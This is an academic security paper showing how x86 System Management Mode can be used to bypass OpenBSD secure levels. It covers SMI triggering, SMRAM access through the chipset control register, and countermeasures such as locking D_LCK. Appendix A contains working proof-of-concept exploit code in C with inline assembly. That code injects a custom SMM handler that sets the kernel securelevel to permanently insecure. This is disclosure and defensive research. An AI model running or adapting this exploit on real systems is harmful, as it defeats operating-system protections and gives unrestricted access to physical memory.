Using CPU System Management Mode to Circumvent Operating System Security Functions

Loïc DUFLOT*, Daniel ETIEMBLE**, Olivier GRUMELARD*

* DCSSI 51 bd. De la Tour Maubourg 75700 Paris Cedex 07 France
** LRI, Université de Paris Sud, 91405 Orsay France

Abstract. In this paper we show how hardware functionalities can be misused by an attacker to extend her control over a system. The originality of our approach is that it exploits seldom used processor and chipset functionalities, such as switching to system management mode, to escalate local privileges in spite of security restrictions imposed by the operating system. As an example we present a new attack scheme against OpenBSD on x86-based architectures. On such a system the superuser is only granted limited privileges. The attack allows her to get full privileges over the system, including unrestricted access to physical memory. Our sample code shows how the superuser can lower the "secure level" from highly secure to permanently insecure mode. To the best of our knowledge, it is the first time that documented processor and chipset functionalities have been used to circumvent operating system security functions.
Keywords: Pentium®, System Management Mode, Hardware-Based Privilege Escalation.

1 Introduction

Operating system designers may be tempted to consider that hardware features not used by their kernel will not weaken their security model implementation. In this paper we show that it may not always be the case. Legacy or scarcely used hardware functionalities can be exploited by an attacker as a means to get unrestricted control over a system.

In this paper we show that i386 System Management Mode [5][8] can be used to circumvent security functions on one of the most security-aware operating systems, OpenBSD [25]. On OpenBSD systems, it is possible to limit superuser privileges using so-called *secure levels*. We show how the superuser can gain unrestricted privileges over the system despite this mechanism. As an example we show how an attacker with superuser privileges can lower the secure level of the system using perfectly legal calls to hardware functionalities. Beyond the exposition of this particular attack scheme, we wish to demonstrate that operating system designers must fully consider the security model and assumptions of the underlying hardware architecture. Obviously enough, hardware designers

must on their part provide useful, manageable and secure [18][28] functionalities to software designers. In our case there is no implementation flaw in the processor or chipset, which behave exactly as they are supposed to. The vulnerability comes from the fact that some functionalities can be used to the attacker's advantage.

Our considerations are quite generic and would apply to any system built on a processor of the Pentium® or P6 family and a System Management Mode-aware chipset [11–13].

In Section 2, we briefly present the Pentium® System Management Mode (SMM). In Section 3, we show how SMM can be misused by an attacker, and in Section 4 we discuss which kind of operating systems may be affected. In Section 5 we study the particular case of a proof-of-concept exploit against OpenBSD and in section 6, we show that the scheme can be adapted to other operating systems. In Section 7, we discuss possible countermeasures and Section 8 concludes the paper.

2 System Management Mode

2.1 Pentium® and P6 family modes of operation

The manufacturer documentation ([5], [8]) for the P6 family specifies four different modes of operation. During boot sequence, the processor runs in **real-address mode**, until it is switched to **protected mode**. Real-address mode is a legacy 16-bit addressing mode mostly used at startup time. Protected mode is a 32-bit mode and is the nominal mode of operation. Any modern operating system (any Linux, Windows or Unix system for instance) will run in protected mode. Protected mode provides four different processor privilege levels called *rings*, ranging from 0 (most privileged) to 3 (least privileged). In standard operating systems, kernel code is executed in ring 0 while user programs are confined in ring 3. This prevents user programs from interacting with kernel code and data other than by using precisely defined and secured system calls. Critical operations are often restricted to ring 0. As a matter of fact, protected mode provides very useful security mechanisms such as segmentation and pagination, which will not be discussed here. As protected mode is a 32-bit addressing mode, up to 4 gigabytes of physical memory can be addressed, whereas in real-address mode, only 1 megabyte of memory can be used. **Virtual 8086 mode** is a less often used compatibility mode which is used to run old 8086 programs (such as legacy DOS applications). Last, **system management mode** (also called SMM) is meant to be used only for hardware-triggered system management operations. In fact, System Management Mode provides a very convenient environment for power management and system hardware control. Legal transitions between the four modes are depicted on figure 1. Switching from protected to real-address mode requires ring 0 privileges. Switches between protected and virtual 8086 modes can only occur during specific hardware task switches and interrupt handling.



Fig. 1. Switching between different modes of operation

2.2 SMM basics

The only way to enter SMM is to assert a physical hardware interrupt called System Management Interrupt (SMI) from any other mode. Then, it is only possible to leave SMM using the "rsm" machine instruction (see [7]). Upon entering SMM, the whole processor context is saved in such a way that it can be restored when leaving this mode. In other words, entering SMM freezes the execution of the whole operating system and puts the processor in a special execution context. Leaving SMM restores the system state so that it is identical to what it was before the interruption (except for the modifications that were made while in SMM). In SMM, paging is disabled and although it is a 16-bit address mode, all 4 gigabytes of physical memory can be freely accessed (using so-called *memory extension addressing*). All I/O ports [5] can also be accessed without any restriction. The privilege level of SMM is thus similar to that of ring 0, that is operating system kernel code.

Both processor saved state and the default code which is executed when SMM is entered are located in a dedicated memory zone called SMRAM. SMRAM is located in physical memory between addresses SMBASE and SMBASE+0x1FFFF[1]. The default value for SMBASE is 0x30000, but modern chipsets offer the possibility to relocate it at address 0xA0000. Otherwise, SMBASE can only be modified while in SMM. 0xA0000 also happens to be the base address of memory-mapped I/O ports of the video card. This means that the chipset must be able to correctly decode physical memory accesses in the 0xA0000-0xBFFFF range. Whenever the processor is not in SMM, the chipset forwards all accesses within this range to the video card[2]. Otherwise, the chipset recognizes the call as an SMRAM access

[1] SMRAM can actually be larger than this when using the so-called *Extended SMRAM*, which we will not discuss here.

[2] Except if the D_OPEN bit is set, as we will see later.

(see figure 2). On every computer that we tested, BIOS manufacturers had chosen to relocate SMRAM to 0xA0000. From now on, we will consider that this is the case on the target system.



Fig. 2. Accesses to physical memory within video RAM range illustrated on a Pentium® 4 based architecture

2.3 Can SMM be of any use to an attacker?

From an attacker's point of view, it may seem interesting to switch from protected mode to SMM and modify some areas of physical memory to install a backdoor in the kernel or silently alter security parameters. The attacker can also modify the hardware settings of the current task by modifying the saved values of the processor registers. After switching back to protected mode, the operating system will not even notice anything happened.

There are two difficulties in implementing this scheme. First, the attacker must be able to trigger an SMI on the motherboard. This interrupt cannot be generated using common machine interruption instructions (such as "int"). Second, the attacker must be able to execute arbitrary code in SMM. Upon entering SMM, the processor always jumps to physical address SMBASE+0x8000. The attacker needs to get her own code executed even though it seems impossible for her to overwrite SMRAM contents while not already in SMM.

3 Accessing SMRAM while in protected or real-address mode

3.1 SMI generation

The SMI signal is a hardware interrupt on the motherboard. Its only purpose is to switch the processor mode to SMM. For instance, it might be generated when the processor temperature exceeds a given threshold, so that specific instructions specified by the motherboard manufacturer can be run.

There are several ways to trigger the SMI. This particular interrupt cannot be generated using software interrupt instructions. On the other hand, the chipset is able to send an SMI to the processor. The list of events that may trigger the SMI depends on the chipset (see [11], [12] for instance) and its settings. I/O APICs (Input/Output Advanced Programmable Interrupt Controllers [10]) also used to deliver SMIs under certain conditions, but this functionality does not seem to be available in modern integrated I/O APICs [14].

There are two important 32-bit SMI registers, SMI_EN and SMI_STS. These registers are located in the chipset of the system. SMI_EN controls which devices are allowed to trigger an SMI. The least significant bit of this register is a "global enable" which specifies whether or not SMIs are enabled altogether. SMI_STS is a "Write Clear" register (writing to this register clears its value) tracking which device last caused an SMI. There is no implicit reset of this register so it should be cleared by operational SMM software.



Fig. 3. SMI_EN, SMI_STS, PMBASE registers and SMRAM control register

SMI_EN and SMI_STS can be accessed using the regular Programmed I/O port access mechanism ("in" and "out" instructions) [6, 7]. However, they are located in a variable Programmed I/O port range (see figure 3), respectively at address PMBASE+0x30 and address PMBASE+0x34. The register storing the PMBASE value can be read or modified through the standard PCI configuration mechanism ([22]). This mechanism uses ports 0xCF8 as an address register and 0xCFC as a 32-bit data register. The PCI configuration register to be accessed is specified by sending its address to port 0xCF8. The address is composed of bus, device and function numbers and an offset value. For instance, PMBASE can be accessed using bus 0, device 0x1F, function 0 and offset 0x40. Then the contents of the register can be written or read through I/O port 0xCFC.

To generate an SMI we must set the least significant bit of SMI_EN if this has not been done by the BIOS. There are thereafter many different ways to trigger the SMI. We will simply mention the one we find is the most convenient: accessing Programmed I/O port 0xB2 (Advanced Power Management Control Register). Bit 5 of SMI_EN also needs to be set for this access to generate an SMI. We need I/O port privileges to do all of the above.

3.2 SMM handler code replacement

If we generate an SMI on a given computer, we most likely will not notice anything. The processor will save its context, run default silent code and restore the context just as it was before the interruption. In order to use SMM to get full privileges on the host system we thus need to modify the default SMI handler before we generate the interrupt. As explained before, this handler is located at physical address 0xA8000. Usually, read and write operations to this address are forwarded to the video card, the access being redirected to SMRAM only if the processor is already in System Management Mode. We thus seem to lack a way to get an initial hold on SMRAM. However, in the Northbridge part of the chipset (often called MCH, for Memory Controller Hub [12]) there is an 8-bit register called SMRAM control register (see figure 3) that, when correctly set, can grant access to SMRAM even when not in SMM. Precisely, if bit 6 (D_OPEN) of this register is set, all accesses within the 0xA0000-0xBFFFF address range are forwarded to SMRAM. We must take care when setting this bit, as the 0xA0000-0xBFFFF range is no longer available for display purposes. This may lead to numerous interesting system crashes if the kernel or display server tries to access it.

Another important bit in the register is bit number 4 (D_LCK). When set, this bit locks the SMRAM configuration register and it is no longer possible to change anything in this register. Of course, D_LCK itself cannot be cleared unless the system is rebooted. This bit can thus be used as a means to protect the SMRAM control register configuration. The SMRAM control register is accessed using the PCI configuration mechanism described in paragraph 3.1, using bus 0, device 0, function 0 and offset 0x9C.

During normal operation, the D_OPEN bit is not set. If the D_LCK bit has been set by the BIOS or in the early stages of the boot sequence, there is no

way to access SMRAM while in protected mode. From the computers we tested, it seems that the D_LCK bit is never set.

To replace the default SMM handler, we will check that the D_LCK bit is not set and we will set bit D_OPEN to be able to access SMRAM instead of video RAM while in protected mode. We still need write access to physical memory between adresses 0xA0000 and 0xBFFFF to be able to inject the new SMM handler.

4 SMM and operating systems

4.1 I/O port privileges as a prerequisite

We showed that what can be gained using SMM is unrestricted access to I/O ports and physical memory. But to inject a custom-made SMI handler code we need to access at least ports 0xCF8 and 0xCFC. On Linux or Unix systems, this requires using the iopl() system call, which is usually restricted to the superuser. Thus, on such systems, we need to have superuser privileges to position our handler. On most Linux systems, for instance, getting superuser privileges means having write access to the /dev/mem virtual device, i.e. to the whole physical memory address space. In that case, there is no need for privilege escalation, as an attacker already has as much privileges as she may want.

However, on more secure systems, the superuser would not be allowed to access physical memory. Indeed it turns out to be very dangerous to attach too many privileges to the superuser account or to privileged tasks, especially when these are not needed for local administration purposes. On such secure systems, accessing SMM may prove interesting to an attacker.

4.2 OpenBSD

OpenBSD is a security-aware BSD-based operating system [20]. On this system, it is possible to restrict superuser privileges using secure levels. The secure level is represented by an integer, *securelevel*, which can take any value between -1 and 2. If $securelevel = -1$, the system is said to be permanently insecure. If $securelevel = 2$, the system is said to be highly secure. The important point is that it is impossible to lower the secure level if its value is 1 or above[3]. "Root" may raise the securelevel but not lower it. Thus, if the boot sequence sets the secure level to 2, the system is running at maximum level and nobody is able to lower it without rebooting. At this level, /dev/mem can only be opened for reading, so even the superuser cannot freely write to physical memory. Being able to execute code in SMM would therefore increase the superuser's privileges.

From now on, we will consider that the target system is an OpenBSD system running at a secure level of 2. The display server (X) cannot use /dev/mem to access the video card, as it would on a Linux-based system. Instead, it uses

[3] Except for the "init" process or the kernel itself, but these are supposed to run trusted and secure code.

file /dev/xf86, which only shows physical memory corresponding to video card memory-mapped I/O ranges. Other addresses of physical memory cannot be accessed using this device. Moreover, there can be only one process holding the device open at a time. It means that if the X server is running, it is impossible to open the device. Finally, if the local administrator has decided that graphic mode would never be used, she is supposed to have set the system variable *allowaperture* to 0, and no process may use the device. The iopl() call is also no longer available with such a setting.

We shall assume that *allowaperture* is non-zero, which will be the case if local users wish to be able to use graphical mode. If the display server is running, the attacker must kill it, so that she can get access to the /dev/xf86 device. To overwrite the default handler, she only needs to use open() and mmap() to map physical memory starting from address 0xA8000, set the D_OPEN bit in the SMRAM control register, upload the handler, and clear the D_OPEN bit. Now upon entering SMM her code will be executed instead of the default one.

5 Proof-of-concept attack against OpenBSD

How a potential attacker may find a way to execute arbitrary code with (ring 3) superuser privileges is out of scope for this paper. We assume that such a way has been found.

We tried the proposed scheme against a “black box” PC running OpenBSD. No particular prior knowledge of the underlying hardware was required. By reading chipset and PCI control registers, we checked that SMIs were enabled, that SMBASE was set to 0xA0000 and that the configuration was not locked. Such a check might not be necessary in practice, for the computers we have tested had a vulnerable default configuration.

The exploit allows the superuser to enter SMM and access the whole range of physical memory. In the example we provide here, those privileges are only used to lower the secure level of the system. Putting together what has been explained before, the different steps of the scheme are as follows:

1. From a superuser account, check whether X is running, and if so kill it.
2. Read the PMBASE value and enable SMIs.
3. Set the D_OPEN bit in the SMRAM control register.
4. Open “/dev/xf86” and map one page of physical memory, starting at 0xA8000, in the current process virtual address space.
5. Write the new SMI handler to SMRAM using this mapping.
6. Clear the D_OPEN bit.
7. Trigger the SMI through an access to Programmed I/O port 0xB2.
8. Check that the secure level has been lowered.

We used the code provided in Appendix A, which encompasses steps 3 to 7. The proposed SMI handler lowers the current secure level to -1, modifies the saved value of the protected mode instruction pointer (EIP) and leaves SMM, thus returning to a function that was never called, neither in protected mode nor

in SMM. To do so, the handler must be able to locate the *securelevel* variable in physical memory. The command "nm /bsd | grep securelevel" can be used to determine the virtual address of the variable in the current kernel. As internal objects have a flat 0xd0000000 offset between their virtual and physical addresses, computing the physical address of this variable is then straightforward.

6 Other vulnerable operating systems

The proof-of-concept attack we present in the next subsection also applies to NetBSD [30] systems whenever the aperture driver ("/dev/xf86") [29] is installed. Using the scheme of the previous section allows an attacker to lower the secure level from secure to permanently insecure.

More generally, the scheme can be adapted on any system (running Linux, Unix or others) so that an attacker with I/O port access privileges (IOPL or large enough I/O permission bitmap privileges) and write access to graphical memory can get kernel (ring 0 random code execution) privileges. Entrusting any system component or user with I/O port access privileges and write access to graphical memory is thus equivalent in terms of security to entrusting her with kernel privileges. Remarkably enough, the display server is usually granted such privileges.

7 Countermeasures

The scheme that we described can be seen as a particular kind of code injection. Traditional software protections against code injection (see [24], [27]) would not help because they were specifically designed for buffer overflow detection [19][26] and prevention [3]. Using the NX flag [15] or reducing data segments to exclude kernel code would not solve the problem either, because SMRAM is included in a perfectly legal user data segment as soon as /dev/xf86 has been mapped, and because protected mode security features are unavailable in SMM. Obfuscation (see [1], [2], [16]) could make it much harder for an attack to be efficient but these techniques generally require important changes in the operating system or processor structures.

On-the-fly physical memory encryption [4] such as the one presented in [17] would not help here. However, a cryptographic technique using message authentication codes (MAC) or signature schemes could guaranty SMI handler code authenticity and integrity. To do so, the processor must be able to securely store keys and certificates. Such countermeasures would require drastic changes in the processor or motherboard structures.

More specific methods may be used. One obvious countermeasure would be to set the D_LCK bit as early as possible. Ideally, this should be done by the BIOS[4]. Most BIOSes do not seem to care to do so. Changing this in future PCs

[4] Unless explicitly configured not to lock the register (to be compatible with operating systems that would actually *use* SMM).

may seem easy, but updating BIOSes in every currently-used PC could be quite challenging. Another possibility would be to patch the operating system so that it sets the bit itself if necessary.

In the particular case of OpenBSD, the easiest workaround (if graphical mode is not needed) would be for the local administrator to permanently set the *allowaperture* variable to 0. Wherever this would not be accepted for ergonomy reasons, the display server should be launched during boot sequence, and the kernel should be patched so that it is impossible for the display server to be killed. This could be done by preventing the X server from receiving dangerous signals from processes other than init.

The example of an SMM-based privilege escalation scheme may not be the one of its kind. Other PIO-controlled functionalities may prove to be usable in the course of such privilege escalation schemes. The best solution by far would thus be for the operating system to prevent ring 3 code from being able to access PIO registers. This can only be done if no standard application requires such privileges. This would require the designers of the X server, for instance, to decide to move their display server to a saner security model. The X server could be for instance split in two different parts. One of them (the one requiring PIO accesses or important privileges on the hardware) could run in kernel mode, providing some abstraction to the other one remaining in userspace. The part remaining in userspace would thus no longer need any particular privilege.

8 Conclusion

In this paper, we showed how operating systems can be threatened by attackers misusing available hardware functionalities. This shows the need for hardware engineers to analyze the impact of the functionalities they provide on the overall machine security. We aimed at showing here that misunderstanding between hardware and software engineers can lead to exploitable vulnerabilities such as the one we identified in OpenBSD.

We demonstrated a vulnerability affecting OpenBSD, but the scheme would work in a similar fashion on all other BSD- or Linux-based systems. The difference is that most Linux systems do not prevent the all-powerful superuser identity, “root”, from loading kernel modules and writing to physical memory. An escalation through SMM is thus irrelevant on such systems. On the other hand, attempts to minimize or separate privileges granted to system- or superuser-owned tasks (through secure levels, POSIX capabilities [23], security labels [21] or the like) must take into account that system management mode, if controllable by such a task, can be exploited to circumvent security-imposed restrictions.

We also aimed at showing the danger to entrust the superuser (or even worse any other user) or any system component with I/O port privileges. The vulnerability we presented in this paper shows that much harm can be done to the system by someone with I/O access privileges. Future works on this topic will include analysis of other processor or chipset functionalities, in terms of how they impact operating system security.

9 Acknowledgements

We would like to thank Theo De Raadt and the OpenBSD core team for their continuous support to our work.

References

1. E. Barrantes, D. Ackley, T. Palmer, D. Stefanovic and D. Zovi: "Randomized instruction set emulation to disrupt binary code injection attacks". *Proceedings of ACM Conference on Computer and Communications Security*, 2003.
2. S. Bhatkar, D. DuVarney, and R. Sekar. "Address obfuscation: An approach to combat buffer overflows, format-string attacks and more". *Proceedings of the 12th Usenix Security Symposium*, August 2003.
3. C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. "Stackguard: Automatic adaptive detection and prevention of buffer-overflow attacks". *Proceedings of the 7th Usenix Security Symposium*, January 1998.
4. Dallas Semiconductor. DS5002FP secure microprocessor chip. *http://pdfserv.maxim-ic.com/en/ds/DS5002FP.pdf.*
5. "IA 32 Intel Architecture Software Developer's Manual Volume 1: Basic Architecture". *http://developer.intel.com/design/pentium4/manuels/223665.htm*
6. "IA 32 Intel Architecture Software Developer's Manual Volume 2A: Instruction Set Reference, A-M". *http://developer.intel.com/design/pentium4/manuels/223666.htm*
7. "IA 32 Intel Architecture Software Developer's Manual Volume 2B: Instruction Set Reference, N-Z". *http://developer.intel.com/design/pentium4/manuels/223667.htm*
8. "IA 32 Intel Architecture Software Developer's Manual Volume 3: System Programming Guide". *http://developer.intel.com/design/pentium4/manuels/223668.htm*
9. Intel "82845 Memory Controler Hub (MCH) Datasheet". *http://www.intel.com/design/chipsets/datashts/290725.htm*, January 2002.
10. Intel "82093AA I/O Advanced Programmable Interrupt Controller (I/O APIC) datasheet". *http://www.intel.com/design/chipsets/data/shts/290566.htm*, May 1996.
11. Intel "82801 BA-I/O Controler Hub (ICH2) Datasheet". *http://www.intel.com/design/chipsets/datashts/290687.htm*, October 2000.
12. Intel "82845 Memory Controler Hub (MCH) Datasheet". *http://www.intel.com/design/chipsets/datashts/290725.htm*, January 2002.
13. Intel "82801EB I/O Controler Hub 5 (ICH5) and Intel 82801ER I/O Controller Hub 5 R (ICH5R) Datasheet". *http://www.intel.com/design/chipsets/datashts/252516.htm*, April 2003.
14. Intel "82870P2 PCI/PCI-X 64-bit Hub 2 (P64H2) Datasheet". *http://www.intel.com/design/chipsets/e7500/datashts/290732.htm*, January 2003.
15. Intel "Execute disable bit software developer's guide". *http://cache-www.intel.com/cd/00/00/14/93/149307.pdf.*
16. G. Kc, A. Keromytis and V. Prevelakis: "Countering code-injection attacks with instruction-set randomization". *Proceedings of ACM Conference on Computer and Communications Security*, 2003.

17. R. Keryell. “Cryptopage-1 vers la fin du piratage informatique?”. *Proceedings of Forum on Information Systems and Security EUROSEC'01*, March 2001.
18. C. Landwehr and J. Carroll. “Hardware requirements for secure computer systems: A framework”. *Proceedings of IEEE Symposium on Security and Privacy SSP, pages 34–40*, April 1984.
19. D. Larochelle and D. Evans. “Statically detecting likely buffer overflow vulnerabilities”. *Proceedings of the 10th USENIX Security Symposium, pages 177–190*, August 2001.
20. “OpenBSD project goals”, *http://www.openbsd.org/goals.html*, March 2005.
21. National Security Agency. “Security Enhanced Linux”. *http://www.nsa.gov/selinux*.
22. “PCI local bus specification, revision 2.1”, June 1995.
23. POSIX. “1003.1e draft standard 17 (withdrawn)”. *http://www.suse.de/∼agruen/acl/posix/posix_1003.1e-990310.pdf*, 1997.
24. M. Prasad and T. Chiueh. “A Binary rewriting defense against stack-based buffer overflow Attacks”. *Proceedings of the USENIX Annual Technical Conference, pages 211–224*, June 2003.
25. T. de Raadt, N. Hallqvist, A. Grabowski, A. Keromytis and N. Provos. “Cryptography in OpenBSD: An overview”. *Proceedings of the FREENIX track of the 1999 USENIX Annual Technical Conference, pages 93–101*, 1999.
26. W. Robertson, C. Kruegel, D. Mutz and F. Valeur. “Run-time detection of heap-based overflows”. *Proceedings of the 17th Conference on Systems Administration LISA 2003, pages 51–60*, October 2003.
27. S. Sidiroglou, G. Giovanidis and A. Keromytis. “ A dynamic mechanism for recovering from buffer overflow attacks”. *Proceedings of the 8th Information Security Conference ISC'05, pages 1–15*, September 2005.
28. S. Smith, R. Perez, S. Weingart and V. Austel. “Validating a high-performance, programmable secure coprocessor”. *Proceedings of the 22nd National Information System Security Conference*, October 1999.
29. “The NetBSD Framebuffer aperture driver”. *ftp://ftp.netbsd.org/pub/NetBSD/packages/pkgsrc/sysutils/aperture/README.html*.
30. “The NetBSD project”. *http://www.netbsd.org*.

A Exploit code

```
/*
 *
 *  This proof-of-concept program shows how an attacker with superuser
 *  privileges can exploit hardware (processor and chipset) functionalities
 *  to circumvent securelevel-imposed restrictions and gain unlimited
 *  access to physical memory under OpenBSD.
 *  This access is used here to lower the securelevel from a supposedly
 *  "Secure" or "Highly Secure" level to "Permanently Insecure".
 *  Note: This program must be linked with -li386.
 */

/*
 *  Header files
 */

#include <stdio.h>      /* printf() */
#include <unistd.h>     /* open() */
#include <stdlib.h>     /* exit() */
#include <string.h>     /* memcpy() */
#include <sys/mman.h>   /* mmap() */
#include <sys/types.h>  /* read(), write() and mmap() parameters */
#include <fcntl.h>      /* open() parameters */

#include <machine/sysarch.h>    /* i386_iopl() */
#include <machine/pio.h>        /* port input/output operations */


#define MEMDEVICE "/dev/xf86"
#define SECLVL_PHYS_ADDR "0x00598944"
        /* obtained as "nm /bsd | grep securelevel" - 0xd0000000 */


/* This is our SMM handler */

extern char handler[], endhandler[];    /* C-code glue for the asm insert */

asm (
        ".data\n"
        ".code16\n"
        ".globl handler, endhandler\n"
        "\n"
        "handler:\n"
        "       addr32 mov $test, %eax\n"       /* Set protected mode return */
        "       mov %eax, %cs:0xfff0\n"         /*   address to test()       */
```

```
        "       mov $0x0, %ax\n"
        "       mov %ax, %ds\n"                /* DS = 0 */
        "       mov $0xffffffff, %eax\n"
        "       addr32 mov %eax," SECLVL_PHYS_ADDR "\n" /* securelevel = -1 */
        "       rsm\n"                /* Switch back to protected mode */
        "endhandler:\n"
        "\n"
        ".text\n"
        ".code32\n"
    );


/*
 * We wish to replace the default system management mode
 * handler with "handler" (16-bit asm) to modify the secure
 * level while in SMM mode. Additionnaly, we change the
 * saved EIP value so that we return to our test() function.
 */



/*
 * This function is never explicitely called -- it is only executed upon
 * successful return from SMM mode.
 */

void test(void)
{
        printf("Changed secure level to INSECURE\n");
        exit(EXIT_SUCCESS);
}

/*
 * This is our main() function
 */

int main(void)
{
        int fd;
        unsigned char *vidmem;


/* Raise IOPL to 3 to open all I/O ports */
        i386_iopl(3);
```

```
/* Open SMRAM access (interferes with X server) */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00384a00);

/* Map SMM handler code (0xa8000-0xa8fff) in our address space */
        fd = open(MEMDEVICE, O_RDWR);
        vidmem  =  mmap(NULL, 4096, PROT_READ | PROT_WRITE, MAP_SHARED,
                        fd, 0xa8000);
        close(fd);

/* Upload custom-made handler in SMRAM */
        memcpy(vidmem, handler, endhandler-handler);

/* Release SMM handler memory mapping */
        munmap(vidmem, 4096);

/* Close SMRAM access */
        outl(0xcf8, 0x8000009c);
        outl(0xcfc, 0x00380a00);


/* Trigger a SMI -- this should execute the new SMM handler */
        outl(0xb2, 0x0000000f);


/* The following should not be executed -- SMM handler returns to test()... */
        exit(EXIT_FAILURE);
}
```